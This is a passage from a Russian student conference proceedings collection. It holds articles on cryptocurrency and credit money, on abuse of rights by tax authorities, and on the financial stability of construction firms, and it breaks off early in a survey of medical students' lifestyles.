Российский Центробанк запретил операции с «биткоином» в январе 2014 г., признав «биткоины» денежным суррогатом и отнеся их к категории сомнительных.

Однако это не означает возможности использовать позитивные элементы, присущие системе «биткоин», для развития и совершенствования действующих платежных систем. К таким элементам относят цепочки блоков, образующие один из главных конструктивных элементов системы «биткоин». Продуктивное использование элементов системы «биткоин» для работы с современными кредитными деньгами отнюдь не вредит их природе и функциям, но при этом не следует любое совершенствование считать заменой самих кредитных денег.

Относительно всего массива инструментов, которые принято называть электронными или виртуальными деньгами, следует со всей определенностью сказать, что это никак не деньги, а по-разному устроенные платежные системы. Суть платежных систем заключается в том, что они не создают деньги, а переводят существующие деньги от одного владельца к другому. Разные способы перевода отражают достижения информатики и системы передачи данных, но их не следует путать с предметом передачи. Иногда можно слышать, что деньги — один из видов информации. Это заблуждение.

Однако существует еще понятие «частные деньги», на котором следует остановиться. При всем разнообразии трактовок и проектов частных денег в конечном счете они представляют собой попытки в той или иной модификации воспроизвести заново историю возникновения и развития кредитных денег. Такие попытки предпринимаются вновь и вновь на уровне научных проектов или практических затей ради преодоления тех или иных недостатков функционирования действующих денежных систем.

Обычно категория «частные деньги» ассоциируется с именем Фридриха фон Хайека, изложившего свои идеи в известной российским читателям книге «Частные деньги». Приверженность Хайека принципу свободного рынка получает свое воплощение и в его подходе к деньгам. Стремление освободиться от государственного регулирования в этой области порождает конструкции эмиссии денег частными институтами, предложения наладить их обращение без участия центрального банка и т.п. Интересная тем, что вскрывает недостатки существующих денежных систем, денежная концепция Хайека отличается стандартным признаком — предложением заменить существующую денежную систему новой системой эмиссии и функционирования денег. Следует учитывать, что предложения Хайека далеко не исчерпывают эту тему. Существует масса подобных проектов, интересных каждый своей оригинальной особенностью, общей чертой которых является их непригодность в качестве общеприемлемой денежной системы. [1]

В отличие от концепции частных денег отправной точкой для массы проектов переустройства денежной системы служат предложения ввести новые деньги силой государственной власти. Государственное принуждение является отличительной чертой таких проектов. Предполагается, что, усвоив пользу предложенных схем, государство силой своей власти введет в хозяйственный оборот новые деньги, лишенные недостатков старых денег, и будет поддерживать новую систему денежного обращения вместо старой.

Особенностью многих проектов новых денег является незнание или полное их игнорирование авторами экономической теории. Неспособность или нежелание приложить усилия для основательного изучения вопроса о деньгах, разобраться в причинах, возникающих в повседневной хозяйственной жизни финансовых проблем компенсируется предложением создать новую реальность, лишенную недостатков, начать все с чистого

листа.

Современные деньги — это кредитные деньги, которые представляют собой обязательства и функционируют главным образом в виде записей на счетах, но также и в виде банкнот, векселей, акций и облигаций. Благодаря достижениям электроники и информатики изменился способ хранения записей на счетах, а также способ их перевода от одного владельца к другому, но от этого не меняется суть денег как способа общественного существования ценности. Современные кредитные деньги по-прежнему представляют собой, с одной стороны, обязательство, с другой стороны, претензию на существующее у общества количество товарных ценностей.

Напомним для ясности: поскольку кредитные деньги — это символические деньги, для их надежного функционирования требуется государственная гарантия соблюдения заключенного в них обязательства, защита от подделки, организация и поддержание надежного и бесперебойного обращения. Все эти условия невозможно обеспечить и соблюсти ни в каких проектах частных денег, и поэтому нормальное существование и функционирование денежных систем без централизованного регулирования попросту невозможно.

Государство не устанавливает содержание денег — их содержание формируется в ходе хозяйственного процесса, когда в деньгах получает свое выражение ценность товарных ресурсов. Государство устанавливает только единицу меры этой стоимости, а далее в ходе обращения товаров и денег складываются пропорции обмена товаров на деньги, т.е. цены, выраженные в утвержденной системе мер. Государство не вводило кредитные деньги в хозяйственную жизнь извне принудительно, опираясь на свою силу. Государство обеспечивает всеобщее признание кредитных денег, возникающих в ходе хозяйственной деятельности, и утверждает единые правила операций с ними, поскольку рынок, который формируется в пределах нации, нуждается в единой системе денежного обращения, с единым масштабом цен, правилами операций и т.п.

Существующие денежные системы требуют от государства не только организации и соблюдения установленных стандартов, но и умного управления, а это разные вещи. При организации денежного обращения государство действует по поручению общества и в его интересах так, как оно эти интересы понимает и трактует. Государство не придумало вещественные торговые деньги, оно не придумало символические кредитные деньги, но общество поручило ему поддерживать надежное функционирование тех и других, и государство это поручение выполняет в меру своего умения и своей приверженности интересам общества.

Использованные источники:

1. Генкин А.С. Частные деньги. История и современность. М.: Альпина Паблишер, 2002.

2. Криворучко С.В., Лопатин В.А. Электронные деньги: проблемы идентификации // Деньги и кредит. 2014. № 6. С. 39–44.

3. Огородникова Е.П. Акцизы и их влияние на рост цен // Аграрный вестник Верхневолжья. 2017. № 3 (20). С. 81-84.
4. Портной М.А. «Деньги в национальном и мировом хозяйстве». — М.: Магистр, 2017. — 496 с.
5. Официальный сайт TNS Россия, Media & Custom Research [Электронный ресурс]. / Режим доступа: URL: http://www.tns-global.ru/
6. Сайт Яндекс.Деньги URL: https://money.yandex.ru/
7. Greenspan: Bitcoin Is a Bubble, Not a Currency. Bloomberg Television interview. URL: http://www.moneynews.com/StreetTalk/Greenspan-Bitcoin-Currency-Bubble/2013/12/04/

УДК 4414

Порфирьева А.Б.
3 курс
Кайзерова Ю.А.
3 курс
Институт Права
научный руководитель: Цельникер Г.Ф., к.ю.н.
доцент
кафедра публичного права
Самарский государственный экономический университет
Россия, г. Самара

ПРИЧИНЫ ЗЛОУПОТРЕБЛЕНИЯ ПРАВОМ НАЛОГОВЫМИ ОРГАНАМИ

Аннотация: статья посвящена актуальным проблемам причин злоупотребления правом налоговыми органами. Рассматриваются различные точки зрения юристов на данную проблему. Определяется ряд причин такого злоупотребления налоговыми органами. Выдвигаются определенные пути возможного решения.

Ключевые слова: налоговое право, налоговые органы, злоупотребление правом, налоговое законодательство, причины злоупотребления, налогоплательщики.

Porfireva A.B.
3 course, Institute of law
Samara state University of Economics
Russia, Samara
Kaizerova Y.A.
3 course, Institute of law
Samara state University of Economics
Russia, Samara
Scientific supervisor: Tselniker G.F.
K. Yu.n., associate Professor of public law
Samara state University of Economics

Russia, Samara

THE REASONS FOR THE ABUSE OF THE RIGHT OF TAX AUTHORITIES

Annotation: the article is devoted to actual problems of the causes of abuse of the right by tax authorities. The various points of view of lawyers on this problem are considered. A number of reasons for such abuse by the tax authorities are determined. Defined certain ways of a possible solution.

Keywords: tax law, tax authorities, abuse of law, tax legislation, causes of abuse, taxpayers.

В современном налоговом законодательстве отсутствует понятие злоупотребления правом. Несмотря на это лишь в п.1 ст. 10 ГК РФ указывается, что не допускаются действия граждан и юридических лиц, осуществляемые исключительно с намерением причинить вред другому лицу, а также злоупотребление правом в иных формах[240].

Такая формулировка помогает сделать вывод, что злоупотреблением правом (шикана) являются такие правовые действия, которые направленны на причинение вреда другим лицам. Злоупотребление правом может выражаться и в других формах, которые не устанавливаются в законе.

Злоупотребление правом налоговыми органами проявляется в использовании и реализации сотрудниками налоговых органов своих должностных полномочий во вред налогоплательщикам. Перечень этих полномочий находится в налоговом законодательстве, в уставах налоговых органов, должностных инструкциях сотрудников.

Существует ряд мнений компетентных людей юристов-практиков и юристов-ученых относительно вопроса злоупотребления правом, которые подтверждают такую позицию. Так, например, Гадис Гаджиев (судья Конституционного Суда Российской Федерации) и Денис Щекин (партнер компании "Пепеляев, Гольцблат и партнеры") считают что, «злоупотребление правом - это действия, которые формально соответствуют положениям закона, то есть находятся в рамках правового поля, но по существу ущемляют права и законные интересы других участников отношений, или негласный обход определенных законодательных запретов и ограничений, что в свою очередь ведет к злоупотреблению правом[241]».

Что же является причиной злоупотребления налоговыми органами в лице своих сотрудников? По мнению многих юристов, одной из основных причин злоупотребления правом со стороны налоговых органов, является понимание налоговыми служащими своих должностных обязанностей именно как пополнение бюджета, так налоговые инспекции изначально ставят перед собой только одну задачу - собрать максимальную сумму. Причем не всегда такое желание базируется на корыстных или даже

[240] См.: Гражданский Кодекс Российской Федерации принят 30.11.1994 N 51-ФЗ//Собрание законодательства РФ. 05.12.1994. N32. Ст. 3301

[241] См.:Гаджиев Г. От правоприменения до злоупотребления // Эж Юрист. 2004. С. 42.

преступных мотивах сотрудников. Работниками налоговых органов движет желание более качественней выполнять свои трудовые функции.

Подобная причина также выражается в определенных действиях работников налоговых органов. Например, проверки, осуществляемые налоговыми органами, зачастую отождествляют с формальным поиском доказательств совершенных правонарушений и стремлением сотрудником пополнить бюджет путем взимания ранее не уплаченных средств, пени и штрафов.

В соответствии с налоговым законодательством налоговая проверка не является основным и первостепенным источником пополнения бюджета любого уровня. Следовательно, налоговые органы не должны воспринимать периодически публикуемые отчеты Минфина России об исполнении бюджета как знак того, что нужно производить налоговые проверки с целью пополнения бюджета, засчѐт выявленных неуплаченных налогов. Главной целью налоговой проверки является выявление самого правонарушения, а не скорейшего восполнение бюджетных средств.

Итоги работы налоговых органов не оценивается по сумме доначисленных недоимок по результатам камеральных и выездных проверок. Критериями качественного исполнения обязанностей должностными лицами налоговых органов являются количество поступивших жалоб от налогоплательщиков, число отмененных решений налоговых органов (как в судебном порядке, так и в порядке контроля со стороны вышестоящих органов), итоговая собираемость и совокупность налогов по территории, находящейся в зоне ответственности налоговой инспекции, уровень правовой культуры в налоговой сфере и др.

Следующей причиной злоупотребления налоговыми органами, предоставленными им правами является своеобразный подход к налогоплательщикам при проведении проверок. Действия должностных лиц строятся по принципу обязательной проверки, если она будет нужна, обязательному взиманию недоимок, обязательному привлечению к ответственности, пока действует глава 16 НК РФ[242][243].

В связи с этим юристы обратили внимание, что налоговым инспекциям следует использовать разработанные специально для них стандарты проведения налоговых проверок. В основе этих стандартов должна быть положена методология действий, ориентирующая на соблюдение корректности в оценках, признание за налогоплательщиком права выбора, если норма закона сформулирована диспозитивно, необходимость учитывать смягчающие обстоятельства при привлечении к ответственности (а не начислять максимально возможную сумму штрафа) и иные подобные правила.

Другими причинами, способствующим злоупотреблению правом со

[242] См.: Налоговый Кодекс Российской Федерации принят 31.07.1998 N 146-ФЗ//Российская газета. N 148-
[243] . 06.08.1998

стороны налоговых органов, были названы низкий профессиональный уровень сотрудников налоговых органов, проявляющийся в использовании власти в целях недобросовестной конкуренции, личного обогащения, восприятие отношений с налогоплательщиками, как основанных на извечном антагонизме интересов, и т.д244.

На основе вышесказанного стоит предложить ряд законодательных нововведений, необходимых в закреплении в налоговом законодательстве. Нужно ввести понятие «злоупотребление правом», указать критерии злоупотребления правом и по возможности установить формы злоупотребления, признаки такого злоупотребления, меру ответственности должностных лиц за злоупотребление правом.

Формы злоупотребления правом не могут быть исчерпывающим образом установлены в законодательстве в качестве закрытого перечня, так как невозможно обозначить все способы, с помощью которых можно так или иначе злоупотребить правом.

Таким образом, можно сделать вывод, что злоупотребление правом-сложное современное явление, причинами которого могут служить ряд факторов: от низкого профессионального уровня до стремления лучше и результативнее выполнять свои обязанности. В любом случае злоупотребление налоговым правом не является современной тенденцией, которую можно оставить без внимания. Ведь, так или иначе, злоупотребление правом затрагивает интересы целого круга субъектов налогового права, от прав и интересов налогоплательщиков до прав и интересов всего государства. Это в свою очередь подрывает юридическую силу действующего законодательства, поощряет иные формы правонарушений, пусть даже в гипотетическом плане. В данной ситуации лишь модернизация налогового законодательства способна исправить сложившееся положение, путем внесения новых правовых норм, регламентирующих явление злоупотребления правом, его формы, виды, а главное ответственность вплоть до уголовной. Правовая культура граждан будет также являться профилактической мерой злоупотребления налоговыми органами своих полномочий, так как граждане будут осведомлены в вопросах налогового законодательства и налогового порядка в целом и уже самостоятельно отстаивать свои права и интересы. Подобный путь решения этой проблемы исключит проявление самого злоупотребления и таким образом будут защищены права и интересы не только отдельных лиц, но и всего государства.

Использованные источники:

1. Гражданский Кодекс Российской Федерации принят 30.11.1994 N 51-ФЗ//Собрание законодательства РФ. 05.12.1994. N32. Ст. 3301
2. Гаджиев Г. От правоприменения до злоупотребления // Эж Юрист. 2004.

[244] См.: Щекин Д. М. О злоупотреблении правом налоговыми органами // Законы России: опыт, анализ, практика. 2008. С. 3.

60 с.
3. Щекин Д. М. О злоупотреблении правом налоговыми органами // Законы России: опыт, анализ, практика. 2008. 7 с.
4. Налоговый Кодекс Российской Федерации принят 31.07.1998 N 146ФЗ//Российская газета. N 148-149. 06.08.1998

УДК 658.15

Постникова Ю.В.
студент магистратуры 3 курса
ФГАОУ ВО «Северный (Арктический) федеральный университет имени М.В. Ломоносова»
научный руководитель: Сазанова Е.В., к.э.н.
доцент
кафедра бухгалтерского учета и аудита
Россия, г. Архангельск

ОБЕСПЕЧЕНИЕ ФИНАНСОВОЙ УСТОЙЧИВОСТИ И ПЛАТЕЖЕСПОСОБНОСТИ СТРОИТЕЛЬНОЙ ОРГАНИЗАЦИИ В СОВРЕМЕННЫХ УСЛОВИЯХ

Аннотация. *Статья посвящена финансовой устойчивости и платёжеспособности строительных организаций. Описаны понятие и значимость финансовой устойчивости и платежеспособности предприятия. Финансовая устойчивость и платежеспособность предприятия являются одними из главных характеристик его финансового состояния и представляют собой более содержательные и концентрированные индикаторы, отражающие степень его состоятельности и кредитоспособности. Изучены понятия финансовой устойчивости предприятия, выявлены направления повышения финансовой устойчивости строительных организаций.*

Ключевые слова: *финансовая устойчивость, платежеспособность, ликвидность, финансовое состояние, кредитоспособность.*

Postnikova Y.V.
graduate student, 3 course
FGAII HE «Northern (Arctic) Federal University named after M.V. Lomonosov»
Russia, Arkhangelsk
Scientific adviser: Sazanova E.V.
c.e.s. associate professor of accounting accounting and auditing

ENSURING FINANCIAL SUSTAINABILITY AND PAYMENT OF THE CONSTRUCTION ORGANIZATION IN MODERN CONDITIONS

Annotation. The article is devoted to financial stability and solvency of construction organizations. The concept and significance of financial stability and solvency of the enterprise are described. Financial stability and solvency of the

enterprise are one of the main characteristics of its financial condition and are more meaningful and concentrated indicators reflecting the degree of its solvency and creditworthiness. The concepts of financial sustainability of an enterprise are studied, and directions for improving the financial sustainability of construction organizations are identified.

В существующих условиях базой устойчивого положения субъектов хозяйствования, в том числе строительных организаций, выступает финансовая устойчивость.

Сложностям обеспечения устойчивости финансового положения организаций в современной экономической науке уделяют существенное внимание. В научной литературе по экономике присутствуют разные подходы к характеристике самого термина финансовая устойчивость.

Рассматривая разные трактовки данного термина, представленные в работах российских авторов (В.В. Ковалева, О.Н. Волковой, А.Д. Шеремет, Р.С. Сайфулина, В.В. Бочарова, Е.В. Негашева, В.М. Радионова, М.А. Федотова, А.В. Грачева Г.В. Савицкой и ряда других исследователей) можно заключить, что отсутствует какая-то общая точка зрения по определению термина финансовой устойчивости. В основном данный термин трактуется как наличие и уровень баланса активов и пассивов организации, который показывает платёжеспособность компании.

Но необходимо подчеркнуть, что не утратило актуальность и более раннее определение Росстата, представленное в методических рекомендациях этого ведомства по выполнению оценки финансово-хозяйственной работы юридических лиц от 28 ноября 2002 г. В соответствии с этим документом финансовая устойчивость представляет собой элемент совокупной стабильности работы коммерческой организации, уровень баланса финансовых потоков, существование ресурсов, дающих возможность организации обеспечивать собственную деятельность на протяжении некоторого временного периода, в частности, обеспечивая покрытие взятых заимствований и выпуская продукцию.

Суть устойчивости финансового положения – это продуктивное образование, размещение и применение ресурсов финансирования. Одновременно можно отметить, что финансовая устойчивость – представляет собой систему признаков, описывающих платёжную способность компании.

Так же как и с определением термина «финансовая устойчивость», нет единой методики диагностики устойчивости финансового положения предприятий, что обуславливает сложность разработки мер по совершенствованию финансовой устойчивости для определённых юридических лиц.

Рассматриваемая устойчивость находится под влиянием ряда факторов, имеющих 2 направления.

Внутренние факторы устойчивости финансового положения делятся на

оперативные и финансово-экономические, в их числе:

– отрасль деятельности субъекта хозяйствования;

– состав производимой продукции, работ и услуг, их удельная величина в обеспечении платежеспособного спроса;

– объём и состав хозяйственных средств (активов организации);

– объём и состав ресурсов финансирования (пассивов организации);

– динамика состава и величины расходов по сравнению с доходами;

– величина СОС и размер уставного капитала.

Внешние факторы финансовой устойчивости делятся также на две группы - на общеэкономические и рыночные факторы.

К первой группе относят:

– величину инфляции, тенденции в уровне цен, валютного курса;

– совокупную устойчивость, фазу цикла, в которой находится национальная экономика;

– фискальную политику государства, кредитно-финансовую, инвестиционную политику и т.п.;

– и иные факторы, которые можно отнести к данной группе.

Ко второй группе относят:

– величину, динамику, изменения обеспеченного спроса;

– степень конкурентной борьбы на рынке;

– уровень развития национальных рынков (кредитно-финансового, страхового, иных рынков);

– несостоятельность дебиторов, неплатежи контрагентов;

– иные факторы данной группы.

Факторы первой группы, как правило, не зависят от субъекта хозяйствования и ему нужно адаптироваться к таким факторам. Факторы второй группы зависят от организаций, и у них существует возможность устранять ошибки и воздействовать на свою устойчивость.

В рыночных условиях перед предприятиями первостепенной выступает задача ответственного проектирования, образования, размещения и применения ресурсов финансирования.

Исследуемая устойчивость выступает одной из ключевых черт экономического функционирования предприятия. Финансово стабильная организация, исполняющая свои обязательства по платежам, обладает преимуществами перед иными предприятиями и в мобилизации инвестиционных вложений, и в получении средств кредитов и займов, и в возможности найма высококвалифицированного персонала.

Подобная компания может отвечать по собственным обязательствам, вовремя производит платежи в бюджеты и фонды, вовремя платит зарплату персоналу, рассчитывается по кредитам и процентам по привлечённым и заёмным средствам, оптимально обеспечивает собственные пассивы активами, и не конфликтует по всем данным и иным вопросам с обществом и государством.

То есть важными признаками финансово стабильной организации

выступают высокие уровни её платежеспособности, кредитоспособности, рентабельности и ликвидности баланса.

В современных условиях присутствует ряд ключевых проблем, влияющих на обеспечение устойчивости:

– Товарно-материальные ценности организации часто покупают в долг, одновременно с этим не оценивая фактическую способность их оплаты деньгами. Эта сложность лимитирует способность организаций, в особенности небольших, взять кредиты на ведение собственной работы, поскольку банки с недоверием относятся к их платёжной состоятельности.

– Ухудшение взаимного отношения между задолженностью кредиторам организации и задолженностью дебиторам. Главным фактором негативной динамики взаимного отношения показателей этих задолженностей и тенденция к увеличению просроченных обязательств к сумме всех обязательств выступает износ основных фондов, остановка их воспроизводства, что ведёт к уменьшению выпуска продукции и, таким образом, к уменьшению платёжеспособности компании.

– Рост просроченных долгов сотрудникам коммерческой организации, поставщикам и подрядчикам, государству, банкам и иным кредиторам.

Увеличение просроченных обязательств кредиторам показывает уменьшение источников финансирования развития и воспроизводства организации, что, в конечном счете, сокращает производство и обуславливает снижение своих источников финансовых ресурсов.

Это ведёт к сокращению или потере платёжеспособности компании, и, вследствие этого, к ухудшению отношений с контрагентами организации, и по этой причине организацию будут рассматривать как проблемного партнера.

– Дефицит капитала в обороте. Непредвиденная задержка либо полное отсутствие платежей потребителей за проданную продукцию (предоставленные предприятием услуги, исполненные для клиентов работы), нехватка денег на банковских счетах формирует недостаток средств в обороте в денежной форме, требуемых для обеспечения осуществления выпуска продукции.

– Избыточная зависимость субъектов хозяйствования от внешнего капитала также неблагоприятно отражается на устойчивости финансового положения .

Перечисленные выше сложности свойственны в определённой степени для большей части российских компаний.

Особенное внимание необходимо уделить актуальным сложностям организаций строительной отрасли.

Деятельность в данной сфере выступает деятельностью, контрастирующей с производством. В данной сфере до момента начала изготовления продукции строится промышленный объект, производится монтирование и наладка необходимого строительного оборудования, налаживается производственная технология, и лишь затем инициируется сам

выпуск продукта – создаваемого объекта, который далее должен быть передан клиенту.

Строительное производство характеризуется долговременным операционным циклом. При его осуществлении появляется временная разница между осуществлением работ и передачей их результата в использование и образованием экономических результатов деятельности.

В базовом году строительное предприятие, например, получает предоплату от клиентов на исполнение работ, а их передача, то есть фактическая реализация продукции будет осуществлена в последующих периодах. По этой причине величина обязательств такого предприятия завышена на момент подготовки отчетности, т.к. их покрытие планируется исполнением работ, а не возвратом авансированных денег.

Поэтому состав баланса строительного предприятия и его сущность на стадии исполнения СМР, т.е. создание продукции строительства и на стадии сдачи работ клиенту существенно различаются и, таким образом, оценивается разным уровнем ликвидности и стабильности финансового положения.

Также спецификой отличается и состав активов предприятий в строительстве. Полученные предприятием от клиентов авансы могут быть израсходованы на покупку промышленного оборудования и совершение иных инвестиций, нужных для выполнения договора, что ведёт к повышению удельной величины внеоборотных активов, а, следовательно, к сокращению удельной величины оборотных активов.

В итоге трансформации активов и пассивов организации по существующей методике оценки будет наблюдаться сокращение ликвидности, а потенциально, даже потеря платежной способности в части финансирования объектов строительства, значительное сокращение величины чистых активов или даже их негативное значение.

Но при сдаче работ (объекта строительства) клиенту обязательства перед этим клиентом будут покрыты, а прибыль организации, учтённая в авансовых платежах, будет отражена в балансе в составе собственного капитала организации. Финансовое положение станет значительно лучше. Поэтому достоверная оценка финансового положения строительного предприятия по классическим группам коэффициентов ликвидности, устойчивости финансового положения, деловой активности и рентабельности может быть проведена по завершении строительства и сдачи работ клиенту.

Значительное действие на определение экономического итога имеет фактор времени (продолжительности) строительства. Строительство происходит в течение одного или нескольких месяцев или лет, поэтому деньги извлекаются из оборота на длительный срок. Период отдачи денежных средств в строительной отрасли превосходит аналогичный цикл в промышленной сфере многократно, а сходный цикл в торговой деятельности – в сотни раз.

На осуществление строительного процесса могут отрицательно влиять различные причины внешнего характера:

– нарушения в ходе исполнения поставок сырья, нужного для строительного процесса, энергоресурсов, полуфабрикатов, производственных материалов, что порождает снижение масштабов производимых строительных работ, оказываемых услуг, приостановки производственного процесса и просроченную передачу возведённых объектов клиенту;

– рост цен на ресурсы, который ведёт к росту расходов и стоимости конечной продукции и предоставленных потребителям услуг и к уменьшению количества потребителей, объёма реализации, сокращению способности товаров к конкуренции, выпускаемых строительными организациями.

В строительной отрасли в активах организаций отмечается значительная удельная величина займов: в совокупном финансовом капитале она формирует более 60% всех финансовых источников. Необходимость применения кредитов и займов объясняется долговременностью капиталовложений, длительностью периода окупаемости и компенсации ресурсов финансирования. Считается, что оптимальный состав финансовых источников обеспечивается при шестидесяти процентах собственных средств и сорока процентах заимствованных средств в капитале. Большая удельная величина средств займов уменьшает совокупный уровень платежной способности и кредитоспособности предприятия.

Кредитоспособность строительного предприятия выступает, по нашему мнению, одним из наиболее значимых компонентов его устойчивости. Данный финансовый показатель всегда вызывает интерес всех хозяйствующих субъектов, участвующих в строительстве, в особенности, у кредитных учреждений.

Для увеличения платёжной способности строительным компаниям можно обратиться, к примеру, к мероприятиям по корректировке финансово-инвестиционной политики:

1. формирование стабилизационного фонда и резерва инвестиционных вложений;

2. обновление объектов основных фондов с установлением зависимости их состава и объёма с нуждами исполняемых СМР;

3. формирование резерва минимально доступных МПЗ (резервов ГСМ, запасных частей, расходуемых ресурсов, инструментов), совершенствование применения техники, внедрение в производство новых энергоэффективных технологий.

Данный список практических мероприятий, направленных на подъём кредитоспособности строительных предприятий может быть неограниченно расширен. Нужно принимать в расчет и вопросы оптимизации снабженческо-коммерческой работы, и вопросы повышения качества труда и выпускаемой продукции, и вопросы выполнения оперативной и

качественной деятельности в части планирования на предприятии и т.д.

Можно ожидать, что в результате внедрения вышеприведенные меры будут содействовать увеличению платежной способности и финансовой устойчивости предприятий, действующих в строительной сфере.

Использованные источники:

1. Методологические рекомендации по проведению анализа финансово-хозяйственной деятельности организаций (утв. Госкомстатом РФ 28.11.2002) Справочно-правовая система «КонсультантПлюс»
2. Барабанщикова А.С. Совершенствование методики оценки финансового состояния строительных организаций. Закономерности и тенденции развития науки в современном обществе. – Уфе: АЭТЕРНА, 2015 С. 36.
3. Барбарская, М.Н. Механизм управления финансовым потенциалом строительной организации. Барбарская М.Н. Традиции и инновации в строительстве и архитектуре. Социально-гуманитарные и экономические науки: сборник статей [Электронный ресурс] под ред. М.И. Бальзанникова, К.С. Галицкова, А.А. Шестакова; АСИ СамГТУ. – Электронные и текстовые графические данные (3,74 Мбайт). – Самара, 2017 С. 186-189.
4. Исаева Н.Н. Ключевые показатели финансового состояния предприятия Научный аспект. Олимп, 2016 С. 42-43.
5. Каверзина Л.А. Каверзин В.А. Кошевой П.Д. Методологические основы внутрифирменного планирования. Братский государственный университет, ул. Макаренко 40, Братск, Россия. 2015
6. Каверзина Л.А. Стратегическое планирование как инструмент эффективного функционирования и управления предприятиями регионального строительного комплекса. Каверзина Л.А., Бельский О.К., Каверзина О.В. Труды БГУ. Серия: Экономика и управление. 2011. Т. 1. С. 24-26.

УДК 614.2

Потапов В.А.
студент 4 курса
Миннуханов И.С.
студент 4 курса
лечебный факультет
Ижевская государственная медицинская академия
научный руководитель: Сабитова Н.Г., к.пед.н.
доцент
кафедра "Общественное здоровье и здравоохранение"
Россия, г. Ижевск

СРАВНИТЕЛЬНАЯ ХАРАКТЕРИСТИКА ОБРАЗА ЖИЗНИ СТУДЕНТОВ ИГМА, КГМУ, КГМА

Аннотация:

Статья посвящена изучению образа жизни студентов трёх медицинских учреждений: Ижевская Государственная медицинская академия, Казанский Государственный медицинский университет, Кировская Государственная медицинская академия. Определена степень влияния факторов, способствующих или препятствующих эффективности процесса формирования здорового образа жизни у студентов, таких как: занятие спортом, употребление спиртных напитков, курение, физические перегрузки. Проведен сравнительный анализ образа жизни студентов.

Ключевые слова: Сравнительная оценка, здоровый образ жизни, студенты, будущие врачи, стресс, негативные факторы.

Potapov V.A.
Minnukhanov I.S.
Students
4 course, medical faculty
Izhevsk State Medical Academy
Izhevsk, Russia
Scientific adviser: Sabitova N.G.
Candidate of pedagogical sciences, associate professor of the department
"Public health and health care"

COMPARATIVE CHARACTERISTICS OF THE LIFE STYLE OF STUDENTS OF ISMA, KSMU, KSMA

Annotation:

The article is devoted to studying the lifestyle of students of three medical institutions: Izhevsk State Medical Academy, Kazan State Medical University, Kirov State Medical Academy. The degree of influence of factors contributing to or hindering the effectiveness of the process of forming a healthy lifestyle among students, such as playing sports, drinking, smoking, physical overload, is determined. A comparative analysis of the lifestyle of students. The level of students' health is the key to successful study, the assimilation of educational

material, as well as the formation of a conscious, competitive and professional professional.

Key words: Comparative assessment, healthy lifestyle, students, future doctors, stress, negative factors.

Современный специалист должен отмечаться не только высоким уровнем профессиональной подготовки, но и хорошим здоровьем. При поступлении в ВУЗ особых ограничений по состоянию здоровья нет. Поэтому исходное состояние здоровья и физическая подготовка абитуриента оставляет желать лучшего.

Уровень здоровья студентов – это залог успешной учебы, усвоения учебного материала, а также формирование сознательного, конкурентоспособного и обладающего профессионализмом специалиста.




Диаграмма 1. Следите ли Вы за своим здоровьем? (ИГМА)




Диаграмма 2. Следите ли Вы за своим здоровьем? (КГМУ)

